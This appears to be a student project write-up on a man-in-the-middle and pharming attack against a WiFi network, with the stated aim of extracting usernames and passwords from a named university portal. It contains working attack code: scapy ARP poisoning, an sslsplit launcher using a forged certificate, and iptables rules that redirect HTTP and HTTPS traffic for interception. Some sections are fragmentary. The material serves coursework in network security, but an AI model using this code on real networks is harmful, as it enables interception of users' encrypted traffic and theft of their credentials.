

Project 2: MITM and Pharming attack in WiFi network

team: 109550185, 李佳駿, 109550093, 黃得誠

0x00. purpose

The project is to realise

1. man-in-the-middle sslsplit attack on WiFi network or NAT subnet, then extract username & password from website portal.nycu.edu.tw.
2. pharming attack on WiFi network or NAT subnet (www.nycu.edu.tw to 140.113.207.237).



0x01. environment (scenario 2)

MITM program written in *Python3*, require *nmap* installed and root privilege.

0x02. MITM

flow chart:

ARP spoofing:

restore ARP:

```

# machine.py
from scapy.all import *
from utils import *

class machine:
    ip = ""
    mac = ""
    gw = None
    sniffer = None

    #at: attacker machine
    def mitm_poison(self, at):
        # op=2 means response
        at2vt = ARP(op=2, pdst=self.ip, hwdst=self.mac, psrc=self.gw.ip, hwsrc=at.mac)

ICMP response from gateway to attacker

ICMP response from attacker to victim

0x04. MITM w/ ssllsplit fetching username & password

ssllsplit

open a subprocess of ssllsplit listening on localhost:8080 for tcp and localhost:8443 for ssl, log packets on ./logdir

```
# utils.py
def ssllsplit():
    if not os.path.exists("./logdir"): os.system("mkdir logdir")
    if not os.path.exists("/tmp/ssllsplit"): os.system("mkdir /tmp/ssllsplit")
    proc = subprocess.Popen(
        ["ssllsplit -d -l connections.log -j /tmp/ssllsplit/ -S logdir/ -k ./cert/c.key -c ./cert/c.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080"],
        stdout=subprocess.PIPE,
        shell=True)
```

iptables

redirect packets from port 80/443 to 8080/8443

```
# utils.py
def reset_iptable():
    """flush iptables"""
    os.system("iptables -F")
    os.system("iptables -t nat -F")
def disable_port_forwarding():
    reset_iptable()
    os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
def enable_port_forwarding():
    #enable ip forwarding
    os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
    reset_iptable()
    os.system("iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080")
    os.system("iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443")
```
